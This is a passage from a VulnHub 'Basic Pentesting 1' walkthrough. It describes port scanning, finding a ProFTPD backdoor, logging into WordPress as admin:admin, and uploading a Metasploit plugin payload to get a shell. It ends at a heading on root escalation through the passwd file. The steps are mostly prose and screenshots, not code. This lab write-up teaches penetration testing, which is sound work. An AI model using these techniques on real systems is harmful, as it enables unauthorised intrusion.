# **[VulnHub] Basic Pentesting 1 Walkthrough**


****Difficulty level****: Easy  
****Aim****: attack the VM and gain root privileges  
****Author****: Josiah Pierce

****Download****: <https://www.vulnhub.com/entry/basic-pentesting-1,216/>




# **Information Gathering**

The first step is to find the IP address of the target machine, which can be located using *netdiscover*:



****Target:****192.168.1.241  (your target IP will likely be different)


We can then run a basic *nmap* scan against the target to discover open ports and services:



From this we can see the following ports and services:


* port 21/tcp - FTP - (ProFTPD 1.3.3c)
* port 22/tcp - SSH - (OpenSSH 7.2p2 Ubuntu)
* port 80/tcp - HTTP - (Apache httpd 2.4.18)

*searchsploit* can be used to run a quick search against the version of ProFTP running on the target:




his search reveals a backdoor RCE vulnerability in ProFTPD 1.3.3c which could be exploited easily (I'll come back to this later).


Instead of taking the easy route, let's first have a look at the HTTP service running on Port 80:




We can see a default page with no useful information. Next, we will be running a gobuster scan searching for the directories.







Now we can see a beautiful blog running wordpress.



Now, let’s try logging into /wp-admin. I used some random passwords, and found that admin:admin works!






  
  
Now that we are successfully logged in, we can upload a payload packaged as a WordPress plugin. We can use metasploit here to exploit the server.

  
  
We have a shell with limited permissions (www-data), so we need to find a way to escalate privileges in the machine. There are a number of ways with which we can get root.


## **1. Root by Modifying passwd File:**

